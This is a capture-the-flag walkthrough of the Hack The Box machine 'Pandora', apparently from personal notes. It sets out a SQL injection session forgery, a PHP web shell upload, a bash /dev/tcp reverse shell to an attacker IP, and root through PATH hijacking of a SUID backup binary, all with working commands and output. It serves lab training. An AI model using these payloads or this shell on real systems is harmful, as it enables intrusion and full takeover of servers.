
But we did miss the sessions_php for an session cookie

Lets run it again

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora/pandora.req --batch -D pandora -T tsessions_php -
-dump
```

f0qisbrojp785v1dmm8culvkaj id_usuario s:6:"daniel";	1641200284
fikt9p6i78no7aofn74rr71m85 NULL	1638786504
fmr8uq6bkdbv3ckssiekfsgftk id_usuario s:6:"daniel";	1728320255
fqd96rcv4ecuqs409n5qsleufi NULL	1638786762
g0kteepqajloep6u7msp0u38kv id_usuario s:6:"daniel";	1638783230
g4e01qdgk36mfhdh90hvcc54umg id_usuario s:4:"matt";alert_msg a:0:{}new_chat b:0;	1638796349
gf40pukfdinc63nm5lkroidde6 NULL	1638786349
gjps1bj1lbeesefmrossf08np2 NULL	1728321256
heasjj8c48ikjlvsf1uhonfesv NULL	1638540345
hsftvg6j5m3vcmut6ln6ig8b0f id_usuario s:6:"daniel";	1638168492
iecd4v8f6mlcan4634ndf174rd id_usuario s:6:"daniel";	1638456173

Lets try this session in the URL we used to test SQL Injection
Then i opened a new tab and got to the base URL and we get logged in



The screenshot shows the Pandora FMS Overview page. On the left, a sidebar menu includes options like Monitoring, Topology maps, Reporting, Events, Workspace, Tools, Discovery, and Links. The main area displays a "Pandora FMS Overview" section with "Server health", "Monitor health", "Module sanity", and "Alert level" status indicators. Below this are sections for "Defined and triggered alerts" and "Monitors by status". To the right, there's a "News board" with a post from "admin" welcoming users. A cartoon character is shown sitting at a desk with a computer monitor.

But matt seems like not a admin so another trick is to do this with the URL

```
http://127.0.0.1:8000/pandora_console/include/chart_generator.php?
session_id=1' union select 1,2,'id_usuario|s:5:"admin"';-- -
```

put this in and refresh the login page again to get logged in as admin

Pandora FMS
the Flexible Monitoring System

Monitoring
Topology maps
Reporting
Events
Workspace
Tools
Discovery
Resources
Profiles
Configuration
Alerts
Events
Servers
Setup

Pandora FMS Overview

Server health
Monitor health
Module sanity
Alert level

Defined and triggered alerts

Monitors by status

17

Welcome to Pandora FMS Console

by admin +6 months ago

Hello, congratulations, if you've arrived here you already have an operational monitoring console. Remember that our forums and online documentation are available 24x7 to get you out of any trouble. You can replace this message with a personalized one at Admin tools -> Site news.

Now if u go to Admin Tools → File Manager
We can upload a file here

Pandora FMS
the Flexible Monitoring System

File manager

Index of images

Name	Last modification	Size	Actions
backgrounds	December 7, 2021, 3:32 pm		
clippy	December 7, 2021, 3:32 pm		
console	December 7, 2021, 3:32 pm		
custom_favicon	December 7, 2021, 3:32 pm		
custom_logo	December 7, 2021, 3:32 pm		
custom_logo_login	December 7, 2021, 3:32 pm		
ehorus	December 7, 2021, 3:32 pm		

Now lets make a revshell

```
shell.php ×

2 <?php
1 system($_REQUEST['cmd']);
3 ?>
```

and lets upload this

File manager



SUCCESS

Uploaded successfully

Index of images

So if u go to localhost:8000/pandora_console/images
we can spot our file there

http://localhost:8000/pandora_console/images/			
	search_module.png	2020-01-03 03:22	390
	secure_console.png	2019-05-17 08:02	486
	server.png	2019-05-17 08:02	512
	server_database.png	2019-05-17 08:02	672
	server_export.png	2019-05-17 08:02	495
	server_export_mc.png	2019-05-17 08:02	495
	server_web.png	2019-05-17 08:02	910
	service.png	2019-05-17 08:02	437
	service_map.png	2020-01-03 03:22	440
	services.png	2019-05-17 08:02	437
	set_center.png	2020-01-03 03:22	267
	setup.png	2019-05-17 08:02	502
	shell.php	2024-10-07 17:34	35
	show_details.png	2020-01-03 03:22	459

Now lets click this and try to run id command

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 14
Date: Mon, 10 Oct 2022 14:45:21 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.12-1+ubuntu22.04.1+deb.sury.org+1

uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

Now lets get a revshell as matt

First start a listener

```
~/Documents/Notes/Hands-on-Hacking
nc -lvpn 9001
Listening on 0.0.0.0 9001
```

Now we send this request to get a revshell

```
Request
Pretty Raw Hex
1 POST /pandora_console/images/shell.php HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
   Firefox/130.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Cookie: PHPSESSID=dahbv5g71tfc6aq1f9jfb2f84c
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: none
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 4
19
20 cmd=bash++c+'bash+-i+>%26+/dev/tcp/10.10.16.24/9001+0>%261'|
```

And if u send this we get our revshell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.136 44896
bash: cannot set terminal process group (867): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console/images$ █
```

Here is your user.txt

```
matt@pandora:/var/www/pandora/pandora_console/images$ cd
cd
bash: cd: HOME not set
matt@pandora:/var/www/pandora/pandora_console/images$ cd /home/matt
cd /home/matt
matt@pandora:/home/matt$ ls -al
ls -al
total 24
drwxr-xr-x 2 matt matt 4096 Dec  7 2021 .
drwxr-xr-x 4 root root 4096 Dec  7 2021 ..
lrwxrwxrwx 1 matt matt    9 Jun 11 2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 matt matt 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 matt matt   807 Feb 25 2020 .profile
-rw-r----- 1 root matt   33 Oct  7 14:04 user.txt
matt@pandora:/home/matt$ █
```

Now lets upgrade our shell

```
matt@pandora:/home/matt$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
matt@pandora:/home/matt$ ^Z
[1] + 141328 suspended nc -lvpn 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)±3
stty raw -echo; fg
[1] + 141328 continued nc -lvpn 9001

matt@pandora:/home/matt$ export TERM=xterm
matt@pandora:/home/matt$ █
```

Vertical PrivEsc

Lets try linpeas real quick

```
[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

It might have pkexec as SUID for this lets see this

But lets just check all the SUID binary here

```
matt@pandora:/home/matt$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/polkit-1/polkit-agent-helper-1
matt@pandora:/home/matt$
```

This one is odd lets see what this is

Lets get this on our machine to run strings on this as this machine
doesnt have strings

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)±3 (39.162s)
nc -lvpn 9002 > pandora_backup

Listening on 0.0.0.0 9002
Connection received on 10.10.11.136 57860
^C

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)±4 (0.047s)
file pandora_backup

pandora_backup: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dyn
c20c8dab66fce55af8, for GNU/Linux 3.2.0, not stripped
```

Lets run strings on this now

```
u/UH
[]A\A]A^A_
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
Backup failed!
Check your permissions!
Backup successful!
Terminating program!
;*3$"
```

This is not doing the path so it is vulnerable to PATH injection
But it does have something that is not allowing for this

```
matt@pandora:/home/matt$ sudo -l
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
matt@pandora:/home/matt$
```

So for this lets just get new shell with .ssh lets make some keys here

```
~/HacktheBox/Challenges/Idk (1.095s)
ssh-keygen -f matt

Generating public/private ed25519 key pair.
Enter passphrase for "matt" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in matt
Your public key has been saved in matt.pub
The key fingerprint is:
SHA256:803FlcGT1h91PfJqARzV2NDnZ36MVb2/vF2yck1N3Z8 pks@ArchLinux
The key's randomart image is:
+--[ED25519 256]--+
|       ..o+Bo*|
|       o o=0B|
| .     ..=oX|
| o . . o oX|
| S . o oB*|
| . . o.E0|
| . . oo+|
| . . =+|
|       o...o|
+---[SHA256]---
```

```
~/HacktheBox/Challenges/Idk (0.03s)
ls -al

total 8
drwxr-xr-x 1 pks pks 24 Oct  7 23:49 .
drwxr-xr-x 1 pks pks 152 Oct  7 19:38 ..
-rw------- 1 pks pks 399 Oct  7 23:49 matt
-rw-r--r-- 1 pks pks  95 Oct  7 23:49 matt.pub
```

Lets put this matt.pub key in the .ssh directory of matt and try to login with the other key

```
~/HacktheBox/Challenges/1dk (3.184s)
ssh -i matt matt@10.10.11.136
The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:11: panda.htb
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.

matt@pandora:~ (0.145s)
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Mon  7 Oct 18:12:05 UTC 2024

System load:  0.0          Processes:      247
Usage of /:   63.5% of 4.87GB  Users logged in:     1
Memory usage: 16%
Swap usage:   0%
=> /boot is using 91.8% of 219MB

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

matt@pandora ~
```

Now lets try the trick of sudo -l to see if any error occurs

```
matt@pandora ~ (1.514s)
sudo -l
[sudo] password for matt:

matt@pandora ~
|
```

This is good here is the way to get root

```
matt@pandora:~ (0.11s)
echo "/bin/bash" > tar
```

```
matt@pandora ~ (0.11s)
export PATH=$(pwd):$PATH
```

```
matt@pandora ~ (0.145s)
which tar
/usr/bin/tar
```

```
matt@pandora ~ (0.208s)
chmod +x tar
```

```
matt@pandora:~ (0.209s)
which tar
/home/matt/tar
```

Now just run the binary to get root

```
matt@pandora ~
/usr/bin/pandora_backup

PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:~# id
uid=0(root) gid=1000(matt) groups=1000(matt)
root@pandora:~#
```

And here is your root.txt

```
root@pandora:~# cd /root
root@pandora:/root# ls -al
total 36
drwx----- 5 root root 4096 Oct  7 14:04 .
drwxr-xr-x 18 root root 4096 Dec  7  2021 ..
drwxr-xr-x  2 root root 4096 Dec  7  2021 .backup
lrwxrwxrwx  1 root root    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx----- 2 root root 4096 Jan  3  2022 .cache
-rw-r--r--  1 root root  250 Oct  7 14:03 .host_check
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r-----  1 root root   33 Oct  7 14:04 root.txt
drwx----- 2 root root 4096 Dec  7  2021 .ssh
root@pandora:/root#
```

Thanks for reading :)